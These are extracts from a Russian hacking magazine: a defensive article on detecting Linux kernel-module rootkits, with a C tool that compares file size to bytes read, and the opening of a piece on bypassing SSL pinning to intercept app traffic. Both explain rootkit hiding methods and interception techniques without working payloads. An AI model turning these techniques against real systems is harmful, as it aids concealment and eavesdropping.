Пятый уровень — когда человек окончательно превращается в пассажира, а машина способна на движение в неограниченных условиях — пока не достижим ни для одного из проектов.

КАК ПЕРЕСТАТЬ БЕСПОКОИТЬСЯ И ПОЛЮБИТЬ «УМНУЮ» МАШИНУ
Так что же получается в итоге? Да то же самое, что и с многими другими представителями «интернета вещей». Чем выше сложность системы, тем больше у нее потенциально уязвимых мест, а самые защищенные элементы можно обойти, атаковав более уязвимые. Заимствуя готовые решения из смежных областей электроники, проектировщики забывают о том, что там могут быть свои проблемы. И наконец, человеческий фактор — бдительность притупляется, когда система многократно справляется с простыми задачами, и к ее ошибке в сложной ситуации никто не готов.

Будь бдителен и осторожен — за рулем и в интернете. Не ругай роботов понапрасну — они еще только учатся, — но и не доверяй им в критично и жизненно важных вещах на все сто.

А если после прочтения этой статьи тебе захотелось не пересесть в старые «Жигули» без всей этой электроники, а наоборот, разобраться в ней на собственном опыте — можешь попробовать обратить внимание на проект Джорджа Хоца comma.ai. Это автопилот для автомобиля с полностью открытым кодом и сравнительно дешевой электронной частью, которую можно легко установить во многие современные машины. Выйдет значительно дешевле «Теслы» и куда интереснее — к твоим услугам обширное сообщество энтузиастов, своя вики и подробный и интересный блог разработчиков. И даже не придется держать на руле руки.

Но смотреть на дорогу впереди и думать, что делаешь, все равно необходимо.



Ксения Кирилова
Desperately in love with Linux and C
kclo3@icloud.com

КАК ПРИРУЧИТЬ РУТКИТ

ПРЕДОТВРАЩАЕМ ЗАГРУЗКУ ВРЕДОНОСНЫХ МОДУЛЕЙ В LINUX

Уже давно (как минимум с 1997 года) известно, что для Linux существуют вредоносные программы, хотя и слышно о них не так часто, как про виндовые. Тем не менее даже спустя двадцать с лишним лет руткиты на основе модулей ядра все еще представляют вполне реальную угрозу. Несмотря на столь большой срок, наиболее частым советом при заражении «ядерным» руткитом до сих пор остается полная переустановка системы. Неужели нельзя без этого обойтись? Иногда можно.

КАКИЕ БЫВАЮТ РУТКИТЫ ДЛЯ LINUX

Руткиты помогают злоумышленнику закрепить доступ ко взломанной системе, при этом акцент сделан на максимальной незаметности вредоноса. Для этого они скрывают сетевые соединения, процессы, папки, файлы, подделывают их содержимое. Обычно руткит несет в себе хакерские утилиты для управления зараженной машиной, с помощью которых злодей может установить и прятать в системе DDoS-бота или майнер (кстати, один такой, Skidmap, обнаружили сравнительно недавно). Чаще всего в эти утилиты входят бэкдоры, и не только те, что можно запросто обнаружить внешним сканером портов, а использующие технологию Port knocking (что-то вроде «простукивания портов»), когда порт открывается только после правильной и заранее определенной последовательности запросов к закрытым портам.

Традиционно все руткиты делят на работающие в пространстве пользователя и работающие в пространстве ядра. Против первых уже есть утилиты, способные обнаружить многие из них: chkrootkit, rkhunter, Antidoto и проект с незамысловатым названием linux-malware-detect. Поэтому «ядерные» руткиты, которые сложнее обнаружить непосредственно на зараженной системе, представляют больший интерес, хотя часть из них эти утилиты тоже могут выявить (но не удалить).

Руткиты уровня ядра в Linux, как правило, реализуются в виде загружаемых модулей ядра (LKM, Loadable Kernel Modules), но есть еще более экзотические способы: вредоносный код записывается прямо в память ядра через файл устройства `/dev/kmem` или внедряется на ранних этапах загрузки с модификацией `initrafms` (если ты знаком с такими руткитами, дай знать — попадаются только теоретические описания, а найти образцы мне не удалось). Сейчас, впрочем, о случаях заражения «ядерными» руткитами пишут нечасто, но все тот же недавно выявленный Skidmap говорит о том, что об этой угрозе забывать не стоит.

INFO

Загружаемые модули ядра (`*.ko`, до ядра 2.6 — `*.o`) позволяют динамически расширять функциональность ядра без необходимости перекомпилировать его целиком. Очень полезный механизм для повышения гибкости системы и очень подходящий для создания руткитов, которые обладали бы максимально возможными привилегиями.

ЖИЗНЕННО ВАЖНЫЕ ЗАДАЧИ КАЖДОГО РУТКИТА

В ядре имеется множество структур, описывающих текущее состояние системы. Например, это список запущенных процессов, состоящий из указателей на дескрипторы процессов, который используется планировщиком. Другой важный объект — список загруженных модулей ядра, где каждый элемент указывает на дескриптор загруженного модуля. Он используется командами, оперирующими LKM: `lsmod`, `rmmod`, `modprobe` и подобными. Эти списки относятся ко внутренним объектам ядра.

Всякий вредоносный модуль первым делом удаляет себя из списка загруженных модулей, ведь если LKM в нем не описан, то ядро считает, что такой модуль не загружен. Это значит, что он не отобразится в выводе `lsmod` и не будет выгружен с помощью `rmmod`. Такая техника называется манипулированием внутренними объектами ядра (DKOM, Direct Kernel Object Manipulation) и подробно описана в статье на Хабре.

Также любой хороший руткит заботится о том, как остаться в строю после перезапуска системы. Например, Snakso, обнаруженный в 2012 году, для этого прописывает команду загрузки модуля в `/etc/rc.local`, rkduck предпочитает файл `/etc/rc.modules`, а Reptile в зависимости от целевой системы может использовать и `/etc/rc.modules`, и `/etc/modules`. Skidmap вносит разнообразие в этот список и закрепляется в сценариях планировщика задач cron. Вообще, для этой цели могут подойти и другие файлы, влияющие на загрузку Linux, в том числе загрузочные скрипты. Далее будем называть такие файлы файлами автозагрузки.

INFO

- `/etc/rc.local` содержит команды, которые необходимо выполнить при запуске системы. Руткиты добавляют туда команду `insmod <путь к вредоносному LKM>`.
- `/etc/rc.modules` содержит список модулей ядра, которые нужно загрузить при запуске — на более раннем этапе загрузки ОС, чем при использовании `/etc/rc.local`. Данный файл характерен для RPM-дистрибутивов.
- `/etc/modules` также содержит список модулей, но используется в deb-системах.

И все вроде бы просто: проверяй содержимое этих файлов на подозрительные строки, и в твоей системе все будет хорошо. Но руткит не руткит, если не скрывает еще и что эти файлы модифицированы. Он может перехватывать системные вызовы и даже функции самого ядра, которые за этими вызовами стоят: например, Snakso и Reptile перехватывают функции файловой подсистемы ядра VFS (Virtual File System). Руткиты проверяют, было ли среди прочитанного что-то, что необходимо скрыть от глаз пользователя или администратора, и при необходимости модифицируют буфер со считанными данными.

И когда ничего не подозревающий (или подозревающий) пользователь попытается просмотреть содержимое модифицированного руткитом файла, увидит он только список вполне легитимных модулей или команд. Именно это становится проблемой при попытке обнаружить руткит, работая за зараженной машиной. Вообще говоря, при заражении руткитами уровня ядра не стоит верить ничему из того, что сообщает нам ядро.

МАТЧАСТЬ: КАК LKM-РУТКИТЫ ЗАМЕТАЮТ СЛЕДЫ

Прежде чем приступать к борьбе с вредоносными модулями, нужно более детально разобрать механизмы, с помощью которых они скрываются в системе сами и скрывают своих протеже, — чтобы знать, с чем конкретно бороться.

Перехват системных вызовов и функций

Этот шаг необходим руткиту для последующих действий. Перехват (hook) функций ядра и перехват системных вызовов мало чем отличаются и позволяют выполнять руткиту свои функции под видом перехваченных, проводя для маскировки данных проверки. Вариантов перехвата не так много: либо подменить адрес функции, либо установить в самом ее коде инструкцию безусловного перехода `jmp`.

Информацию о местонахождении кода системных функций и вызовов ядро берет из двух таблиц: символьной таблицы ядра `System.map` (откуда при загрузке экспортируемые функции ядра отображаются в псевдофайл `/proc/kallsyms`) и таблицы syscall'ов `sys_call_table`, адрес которой есть в `System.map`.

INFO

Обработчики системных вызовов, расположенные в ядре, называются по имени системного вызова с приставкой `sys_`: за вызовом `open()` стоит функция ядра `sys_open()`, то же верно для всех остальных вызовов. Это дает возможность перехватывать не только syscall, но и его обработчик, ведь последний также находится в `System.map`.

Когда найден адрес нужной функции, руткит заменяет его адресом своей функции. Таблица системных вызовов находится в защищенной области памяти, помеченной только для чтения в регистре `CR0` (x86), но это ограничение — ерунда для руткита уровня ядра, ведь есть `write_cr0()`, с помощью которой оно легко обходится. Замена адреса самой таблицы возможна, но мне пока не встречалась.

Другой вариант, получивший название сплайсинг (от англ. splice — стык, склейка), заключается в установке инструкции `jmp` в коде функции и выполняется одинаково для системных функций и syscall'ов. Как правило, переписываются первые пять байт пролога функции, которых достаточно для размещения опкода `0xe9` и адреса перехода. Оригинальные байты пролога сохраняются, чтобы была возможность корректно вызвать перехваченную функцию. Однако умный хакер может значительно усложнить задачу белым шляпам, размещая хук не в начале перехватываемой функции, а где-нибудь в ее середине.

Вне зависимости от выбранного способа, когда программа вызывает перехваченную функцию, управление переходит к вредоносной, которая вызывает оригинальную, проверяет результат ее выполнения и модифицирует его в случае надобности. Вызывавшая программа получит уже модифицированные данные, совершенно не догадываясь об этом.

Маскировка файлов и их содержимого

На самом деле еще и папок, ведь со времен Unix в Linux действует философия «все есть файл». Для этой задачи вредоносные LKM перехватывают функции файловой подсистемы ядра VFS, в первую очередь `vfs_read()`. После ее выполнения руткит просматривает прочтенные данные в поисках того, что нужно скрыть от пользователя.

К примеру, Reptile ищет в буфере `vfs_read()` свои теги (по умолчанию это `<reptile>` и закрывающий в пару к нему) и удаляет оттуда их, а также все, что между ними. Чтобы спрятать файлы и папки, руткиты проверяют листинг директории на заданные заранее имена и при совпадении убирают их. При этом они не всегда перехватывают обращения к скрытым папкам, и, зная эти имена, можно туда зайти и оперировать файлами в них.

Маскировка процессов

Так руткиты прячут майнеры и прочую нечисть. Один из способов аналогичен скрытию файлов: список процессов доступен через интерфейс ядра `/proc/<PID>/` для каждого процесса. Эти файлы используются, например, программами `ps`, `top`, и если руткит скроет соответствующую папку, то они не отобразят такой процесс.

Более сложный вариант, описанный в презентации Black Hat, подразумевает модификацию внутреннего списка процессов и отвязывание от него дескриптора `task_struct` нужного процесса. Но здесь возникает проблема: этот список используется планировщиком, и если в нем не будет описателя процесса, то процесс повиснет, поскольку планировщик не может узнать о его существовании. Нужно еще и изменять логику работы планировщика, что, в принципе, возможно, но неплохо усложняет задачу злоумышленнику.

Маскировка сетевых соединений и модификация трафика

Чтобы скрыть бэкдор, руткиты либо применяют технику Port knocking, либо подделывают информацию об открытых сокетах. Пользовательские программы, в числе которых `netstat`, для получения информации о сетевых соединениях используют псевдофайлы `/proc/net/tcp` и `/proc/net/tcp6`, служащие отображением данных из памяти ядра. Перехват `vfs_read()` позволяет руткиту фильтровать соединения, доступные глазу юзера из этого файла. Можно также перехватить `tcp4_seq_show()` и `tcp6_seq_show()`, с помощью которых реализуются эти интерфейсы ядра в `/proc`. Впрочем, утилита `ss` работает немного иначе и в некоторых случаях может отобразить скрытые из `/proc/net/tcp` и `tcp6` соединения.

Встроенный в ядро Linux межсетевой экран NetFilter обеспечивает фильтрацию пакетов, трансляцию адресов и прочие преобразования пакетов. Эта подсистема представляет собой набор хуков над стеком сетевых протоколов Linux. С их помощью можно регистрировать в ядре функции для работы с пакетами на одной из пяти стадий их обработки: `PREROUTING`, `INPUT` (`LOCAL IN`), `FORWARD`, `POSTROUTING` и `OUTPUT` (`LOCAL OUT`). «Ядерный» руткит легко может зарегистрировать свою функцию для модификации сетевого трафика на любом из этапов.

СПОСОБЫ БОРЬБЫ С LKM-РУТКИТАМИ

Несмотря на изощренные способы маскировки руткитов, установить, что система заражена, зачастую не так сложно. Руткиты перехватывают функции, а тут, как показано ранее, вариантов немного.

В случаях с подменой адресов лучше всего иметь исходный вариант таблицы, чтобы впоследствии можно было проверить ее целостность, но нужно помнить, что после обновления ядра адреса могут измениться. Для сплайсинга можно проверить, нет ли по адресу функции байта со значением `0xe9`, соответствующего `jmp`, и выявить хук (что уже не столь просто, если он установлен не в начале. В этой статье рассматривается и такой случай).

Обнаружить скрытые соединения в простейшей ситуации можно внешним сканером портов, но при использовании Port knocking это вряд ли даст результат, разве что придется мониторить трафик, проходящий через сетевой шлюз.

Еще есть интересная задача — поискать в памяти ядра дескриптор модуля, отвязанного от списка загруженных модулей. Найдя, можно вернуть его в список, чтобы затем использовать `rmmod` (если, конечно, руткит не подменил и его на всякий случай). Существует решение (см. раздел 6), позволяющее обнаружить в памяти объекты, похожие на дескрипторы LKM, но оно работает на уже очень старых и только 32-битных ядрах. Перебор же памяти современных систем затруднен из-за огромного адресного пространства, но оттого эта задача становится лишь интересней.

Однако установить наличие руткита в системе — лишь полдела. Неплохо бы его оттуда убрать, а еще и найти сам исполняемый файл, чтобы было что поизучать на выходных. Самый простой и безотказный способ — взять носитель с зараженной операционкой и искать там подозрительные файлы загружаемых модулей со сторонней машины, хотя это не поможет против одного сверхсекретного метода хранения файлов (кто знаком с такими вредоносами, тоже пишите). Но это совсем не интересно, правда? К тому же наверняка существуют системы, для которых пребывать в нерабочем состоянии, пока идет поиск, крайне нежелательно. Поэтому попробуем исследовать зараженную машину изнутри. Что же может выдать присутствие руткита и при этом указать на файл вредоносного модуля?

НАЧИНАЕМ СОБСТВЕННОЕ РАССЛЕДОВАНИЕ

Итак, что нам известно? Что LKM-руткит непременно должен где-то прописать строчку, ведущую к его загрузке при старте ОС. Также мы знаем, что он старается это скрыть.

Предположим, в нашей системе установлен Reptile. Открываем в любом текстовом редакторе `/etc/modules` и видим, что он будто бы чист, но мы-то знаем — там есть скрытое содержимое. Что будет, если попробовать, не внося никаких изменений в файл, сохранить его? Сохранится именно то, что мы видим, — то есть после перезагрузки ОС вредоносный LKM уже активен не будет. Правда, здорово? Автор руткита EnyeLKM тоже предлагал такой способ предотвращения его загрузки. Описанный эффект наблюдается потому, что сохраняется ровно то, что открыто в редакторе, то есть часть файла, свободная от данных руткита.

Что ж, уже неплохо. Но что делать, если неизвестно, в какой именно файл автозагрузки прописался руткит? Не перебирать же все задействованные файлы (хотя можно, но это слишком просто). К тому же такой способ уничтожает в файле все зацепки, которые помогли бы быстрее идентифицировать вредонос. Нужно найти модифицированный файл автозагрузки, поместить вместо него свободную от данных руткита копию, но при этом как-то оставить эти данные, чтобы было проще найти вредоносный LKM. Еще было бы полезно определить, какой именно файл был модифицирован руткитом, чтобы не пересохранять и анализировать их все.

Таким образом, наша задача предотвращения загрузки LKM-руткита сводится к двум вопросам:

- как найти файл со спрятанным содержимым, если неизвестно, каким образом руткит закрепился в системе;
- как сохранить этот файл так, чтобы это содержимое не оказалось удалено.

И как же все-таки понять, что перед нами файл, который знает больше, чем показывает? Оказывается, все просто: лишнее содержимое — значит, лишние данные на диске. Да, я клоню к тому, что, скрывая содержимое, руткиты пока не догадались фальсифицировать размер файла. Как я покажу далее, не очень-то просто это провернуть.



Папка-невидимка и несоответствие между размером /etc/modules и количеством считанных из него байтов

Со вторым вопросом тоже несложно разобраться. Переименуем найденный на предыдущем шаге файл, чтобы система не читала из него при следующем запуске, а затем сохраним копию (которая уже не будет содержать данные руткита) под оригинальным именем. Вуаля!

РАЗРАБАТЫВАЕМ АРСЕНАЛ

Теперь мы готовы автоматизировать поиск и восстановление модифицированного файла автозагрузки. Необходим лишь список этих файлов, чтобы программа знала, где именно искать подвох. Далее для каждого такого файла программа сравнивает количество байтов, прочитанных с помощью `fread()` (за которой стоит системный вызов `read()`, а за ним, в свою очередь, перехваченная функция ядра `vfs_read()`), с размером файла, полученным из структуры, описывающей файл в файловой системе (i-node). Так как данная структура недоступна из пространства юзера, необходимо воспользоваться системным вызовом `fstat()`.

Безусловно, LKM-руткиту не составит особого труда перехватить и его, но мне хотелось показать, что нынешним «ядерным» руткитам можно успешно противостоять из пространства пользователя, поэтому я предлагаю программу пользовательского уровня. При необходимости ее можно портировать в ядро. Там подделать размер файла руткит сможет, только подменив значение `f->inode->i_size` (для ядер старше 3.9.0 — `f->f_mapping->host->i_size`), но это как минимум чревато проблемами при чтении файла — все-таки серьезная низкоуровневая структура. В любом случае известные ныне руткиты не влияют ни на эти данные, ни на `fstat()` (смею предположить, что теперь начнут).

Код разработанной мной программы можно найти на гитхабе. Она предлагает минимальный набор функций, демонстрирующий, что справляется со своей задачей; при желании его можно и нужно расширить. Программа содержит массив строк с именами файлов, наиболее уязвимых к модификации LKM-руткитами (список еще далеко не полный), и проверяет каждый из них на наличие маскируемого содержимого.

Основная часть этой проверки заключена в функции `cmp_size()`. При подозрении на руткит выводится соответствующее сообщение с информацией о том, на какое количество байтов отличается фактическое содержимое от прочитанного. `get_fsize()` получает размер проверяемого файла из его дескриптора:

```
off_t get_fsize(FILE *f)
{
    int res;
    struct stat fst;
    errno = 0;
    res = fstat(fileno(f), &fst);
    if(res){
        perror("In get_fsize(): couldn't get fstat");
        return 0;
    }
    return fst.st_size;
}

short cmp_size(FILE *f)
{
    unsigned int i_size, read;
    char *fbuf;

    i_size = (unsigned int)get_fsize(f);
    if (errno){
        printf("\x1b[1;31m***WARN***\x1b[0m Some problems with %s.\n
",
                  start_files[i]);
        return 1;
    }

    fbuf = (char*)malloc((i_size+1) * sizeof(char));
    memset(fbuf, 0, i_size+1);

    read = fread(fbuf, 1, i_size, f);


    if (i_size != read){
        printf("\x1b[1;31m***WARN***\x1b[0m Something performs file
tampering of %s : "
                 "read %u bytes instead of %u.\n", start_files[i], read
, i_size);
        lets_talk(f, i_size, read);
        free(fbuf);
        return 1;
    }else{
        printf("\x1b[32m%s\x1b[0m looks fine to the userland\n",
start_files[i]);
        free(fbuf);
        return 0;
    }
}
```

Если найдено несоответствие, программа предложит возможные действия: попытку прочесть действительное содержимое файла (побайтово, чтобы руткит не смог найти свои маркеры в считанном буфере. Это не дает никаких гарантий, но почему бы не попробовать?) и заменить его безопасной копией. К старому файлу с данными руткита при этом добавляется суффикс `.old`.



nitara-l3 в действии

Теперь осталось перезагрузиться, ведь руткит еще сидит в памяти и занимается своими грязными делами. Ну а дальше — ищем то, что скрывалось в ныне чистом файле автозагрузки, находим вредоносный бинарник, проверяем его на VirusTotal или где-нибудь еще и радуемся, какие мы молодцы.



Находим вредоносный LKM после перезагрузки

Справедливости ради скажу: против руткитов, отслеживающих обращения к своему файлу автозагрузки и проверяющих его содержимое при записи, **описанные выше методы могут не помочь**, но это уже, как говорится, совсем другая история. Мы тут рассматривали вполне определенный частный случай, но кто знает, вдруг сама идея, к которой мы пришли, будет полезна и в дальнейшем?

НАПОСЛЕДОК

Ясное дело, что противостояние антивирусов и вредоносных программ — это вечная борьба ~~бобра с ослом~~ добра со злом, и чем дальше, тем более изощренные тактики злоумышленники используют для своих злодеяний.

Как ты понимаешь, самым надежным способом выявить руткит все равно будет анализ диска, хотя бы с помощью Live CD. И лишь после, имея на руках вредонос и изучив все его механизмы, можно браться за разработку защиты непосредственно для взломанной оси, что мы и попробовали сделать на одном конкретном примере. Против будущих и неизвестных сейчас LKM-руткитов наша программа, вероятно, окажется бесполезна, но это лишний повод вновь почувствовать себя супергероем и совершенствовать методы противодействия.

Если тебе, дорогой читатель, интересно изучение всяких нехороших программ под Linux, в особенности руткитов, держи несколько полезных ссылок, которые здорово помогли мне в этой области.

WWW

- Очень хороший обширный обзор руткитов уровня ядра. Описаны всевозможные методики, применяемые ими для «невидимости», и варианты защиты от них. Не смотри, что ему уже пятнадцать лет, — как минимум многие базовые механизмы ядра Linux в целом остались такими же.
- Серия из 35 статей о работе и программировании модулей ядра Linux.
- Один добрый человек собрал список Linux-руткитов со ссылками на исходники.
- Нельзя не упомянуть такую фундаментальную работу Таненбаума, как «Современные операционные системы», а также исходники и документацию ядра Linux, ведь для действительно хорошего понимания работы вредоносных программ необходимо знать, как устроена целевая система.

В добрый путь, не забывай вести себя хорошо, вовремя делать резервные копии системы и чистить зубы по утрам.

УНИВЕРСАЛЬНЫЙ ПЕРЕХВАТ



КАК ОБОЙТИ SSLPINNING РАЗ И НАВСЕГДА И ЧИТАТЬ ТРАФИК ЛЮБОГО ПРИЛОЖЕНИЯ

Очень часто исследование внутренней работы прикладных программ можно свести к исследованию их трафика, и чаще всего передается он по протоколам семейства HTTP. Но каждое приложение может по-своему защищаться от «прослушки». Сегодня мы постараемся выяснить, что общего есть у всех подходов к защите и как эту общую часть можно использовать для создания универсального метода перехвата HTTPS.

AseN
Reverse Engineer
antochi.anton@ya.ru

НЕМНОГО ОБ HTTP И О ТОМ, ПРИ ЧЕМ ЗДЕСЬ OPENSSL

Ни для кого не секрет, что трафик HTTP преобладает в интернете. Популярность и распространенность протокола HTTP привела к его повсеместному использованию даже там, где поначалу он мог бы показаться нелепым и избыточным — например, в мобильных и десктопных приложениях.

За время своего существования HTTP оброс кучей разных фич и наворотов, устраняющих недостатки его изначальной «вебовой» версии: Cookies для устранения Stateless, Keep-Alive и Long polling для имитации непрерывности соединения, концепция REST, бинарный HTTP/2 с повсеместным сжатием и многое другое. Забегая вперед, отмечу, что HTTP/2 вообще разрабатывался с учетом использования вместе с TLS 1.2+.

На определенном этапе развития протокола стало понятно, что HTTP становится универсальным способом для обмена данными в клиент-серверной модели. Разработчики это негласно приняли и начали использовать при создании новых приложений.

Параллельно с HTTP шло развитие SSL, а их синтез — HTTPS — постепенно захватывал долю трафика в мировом интернете, пока в один прекрасный момент в конце января 2017 года не превысил половину. Сейчас его доля стремится к 80%. Многие увидели смысл в шифровании данных, а тех, кто не успел, стали поторапливать в том числе и разработчики браузеров. В итоге все снова приняли это (что хорошо!) и начали повсеместно применять в своих приложениях, многие из которых и так уже работали по привычному HTTP.


WWW

В Mozilla публикуют статистику на основе телеметрии Firefox, где видно, какой процент веб-страниц загружают по HTTPS. На сайте LetsEncrypt можно посмотреть графики, основанные на этих данных.

Развитие SSL, а впоследствии и TLS (SSL 3.0+) во многом определялось развитием опенсорсного проекта OpenSSL. Он медленно, но верно впитывал в себя все новые и новые спецификации RFC. Как известно, велосипеды изобретать никто не любит, поэтому библиотека OpenSSL стала де-факто стандартом при имплементации защищенного транспорта для HTTP, и теперь ее следы можно обнаружить в бессчетном количестве софтверных проектов.

Как работает классический HTTPS


Использование HTTPS помогло защититься от MITM-атак на пользователя, однако не от его собственных ошибок. Достаточно взглянуть на классическую схему протокола SSL, и становится понятно, что конфиденциальность здесь держится исключительно на сертификате сервера.



TLS Handshake

Получая от сервера сертификат на третьем шаге рукопожатия, клиент принимает решение, доверять серверу или нет (тот ли он, за кого себя выдает?). Делает это клиент не без сторонней помощи, что в результате и приводит к существенному упрощению анализа трафика.

Для проверки используются центры сертификации, которые бывают корневыми и промежуточными. Публичных корневых центров мало, и обо всех них знает каждый клиент SSL/TLS. А промежуточных центров может быть очень много — единственное их отличие от корневых в том, что выпускаемые ими сертификаты подписываются приватным ключом вышестоящего CA. Например, если посмотреть на путь сертификации google.com на рисунке ниже, то корневым будет сертификат, выданный GlobalSign, а промежуточным — Google Internet Authority.



Цепочка сертификатов Google

WWW

• Объяснение хендшейка TLS 1.2 байт за байтом

Получая от сервера сертификат, клиент всегда может узнать, кто именно его подписал, и удостовериться в этом с помощью приложенных публичных ключей. И так вплоть до корневого центра. Если на пути до корневого сертификата так и не встречается ни одного доверенного сертификата, клиент завершает процедуру рукопожатия, не передавая никаких полезных данных серверу (ведь он, вероятно, не тот, за кого себя выдает). Этот процесс называется проверкой цепочки сертификатов.

Для разработчиков сложности по сокрытию трафика своего приложения начинаются в тот момент, когда у клиента появляется возможность добавлять собственные доверенные сертификаты. По умолчанию источником таких сертификатов является какая-нибудь папка или группа папок (в зависимости от операционки) в локальной файловой системе, в которую разработчики ОС еще на этапе сборки поместили сертификаты доверенных центров. Давай попробуем убедиться в этом на практике.

ИССЛЕДУЕМ ПРИНЦИПЫ РАБОТЫ OPENSSL НА ПОДОПЫТНОМ ПРИЛОЖЕНИИ

Библиотека OpenSSL «в вакууме» по умолчанию не доверяет никому, а чтобы инициировать процесс появления этого доверия, библиотеке необходимо сообщить о том, кому, собственно, мы намерены доверять. Если рассмотреть пример классического клиента TLS, приведенный в wiki.openssl, то можно там заметить загрузку доверенных сертификатов непосредственно перед осуществлением запроса HTTP:

```
...
ctx = SSL_CTX_new(method);
if(!(ctx != NULL)) handleFailure();

SSL_CTX_set_verify(ctx, SSL_VERIFY_PEER, verify_callback);
SSL_CTX_set_verify_depth(ctx, 4);

const long flags = SSL_OP_NO_SSLv2 | SSL_OP_NO_SSLv3 | SSL_OP
_NO_COMPRESSION;
SSL_CTX_set_options(ctx, flags);

// загрузка доверенных сертификатов
res = SSL_CTX_load_verify_locations(ctx, "random-org-chain.pem", NULL
);
if(!(1 == res)) handleFailure();
...
```

Кроме функции `SSL_CTX_load_verify_locations` существует еще несколько похожих способов загрузки проверенных сертификатов внутрь OpenSSL. Наверняка разработчики, которые писали свои клиенты TLS, не стеснялись подсматривать подобные общедоступные примеры.

Попробуем отследить поведение представленного классического клиента TLS на каком-нибудь реальном приложении. Для начала возьмем что-нибудь простое, что могло бы быть связано с TLS, — например, библиотеку OkHttp. Она обеспечивает коммуникации по HTTP/S в бесчисленном количестве современных приложений для Android.


Заранее замечу, что OkHttp написана на Java и работает на JVM, поэтому сама по себе она не интересна, так как является своеобразной оберткой более интересной составляющей — низкоуровневой имплементации OpenSSL для Android. Вот ей-то мы и займемся.

Готовим тестовое приложение

Для начала исследования нужно обзавестись приложением, которое использует логику OkHttp для безопасных запросов. Проще всего его создать с нуля, взяв за основу эталонные примеры кода из интернета. Так же, как это делают сотни и тысячи других разработчиков. :)

В интерфейс тестового приложения включим две кнопки, по нажатию на которые будет происходить следующее:

```
// Кнопка "Do just HTTPS!"
val okHttpClient = OkHttpClient.Builder().build()
val request = Request.Builder().url("https://google.com").get().build
();
okHttpClient.newCall(request).execute()
...
// Кнопка "Do Https with pin!"
val certificatePinner = CertificatePinner.Builder()
  .add("google.com","sha256/f8NnEFZxQ4ExFOhSN7EiFWtiudZQVD2oY60uauV/
n78=")
  .build()
val okHttpClient = OkHttpClient.Builder()
  .certificatePinner(certificatePinner)
  .build()
val request = Request.Builder().url("https://google.com").get().build
();
okHttpClient.newCall(request).execute()
```



UI подопытного приложения для Android

Совершенно стандартный код, кочующий по Ctrl-C и Ctrl-V из одного проекта в другой, подвергаясь при этом несущественным изменениям. Итак, запускаем новоиспеченное приложение и сразу же заглядываем в разметку его памяти.

```
tissot_sprout:/proc/9550 # cat /proc/$(pidof com.asen.https_kt)/maps | grep ssl
727cdaa000-727cdeb000 r-xp 00000000 b3:19 91114                /system/lib64/libssl.so
727cdeb000-727cdee000 r--p 00040000 b3:19 91114                /system/lib64/libssl.so
727cdee000-727cdef000 rw-p 00043000 b3:19 91114                /system/lib64/libssl.so
```

Ищем следы OpenSSL в приложениях для Android

В поисках истины

Становится очевидно, что в Android есть библиотека, которая ведет к OpenSSL. Но загрузилась она не из-за использования HTTPS, а задолго до появления на экране основного приложения — на этапе «конструирования» процесса приложения (`fork` из `app_process`) и проверки его подлинности. Это связано с особенностями распространения приложений для Android, в которые мы погружаться не будем.

Чтобы убедиться, что найденная библиотека связана с OpenSSL, можно посмотреть ее таблицу символов и затем сравнить с примитивами эталонной openssl. Получить ее можно, например, компиляцией исходников из официального репозитория OpenSSL. Самое время убедиться, не используется ли рутина `libssl.so`, когда пользователь нажимает кнопки в нашем приложении.

INFO

Библиотека libssl на Android — это не OpenSSL в чистом виде. Эта ОС сделана в Google, а у Google почти на все есть свой форк. Для OpenSSL — это BoringSSL, о котором уже писали в том числе в «Хакере».

Наконец мы подошли к реализации потенциала нашего приложения — обнаружению в используемом им клиенте (OkHttp) на более низком уровне следов «классического клиента TLS».

Если мы изучим функции, которые экспортирует libssl, то увидим среди них все те, что задействованы в классическом клиенте в примере выше. Поэтому проще всего искать следы, если сформировать стек вызовов всех известных (то есть экспортируемых) нам функций, когда пользователь нажимает на первую кнопку тестового приложения. Вот получившийся фрагмент стека вызовов до момента проведения рукопожатия при клике на кнопку:

```
TLS_server_method
SSLv23_client_method
SSLv23_method
TLS_method
TLS_client_method
SSLv23_server_method
(*) SSL_CTX_new
(*) SSL_CTX_set_options
SSL_CTX_set_mode
SSL_CTX_set_cert_verify_callback
SSL_CTX_set_info_callback
SSL_CTX_set_cert_cb
SSL_CTX_set_signing_algorithm_prefs
SSL_CTX_set_session_id_context
SSL_new
SSL_set_ex_data
(*) SSL_set_verify
SSL_set_renegotiate_mode
SSL_set_connect_state
SSL_enable_ocsp_stapling
SSL_get_ex_data
SSL_set_alpn_protos
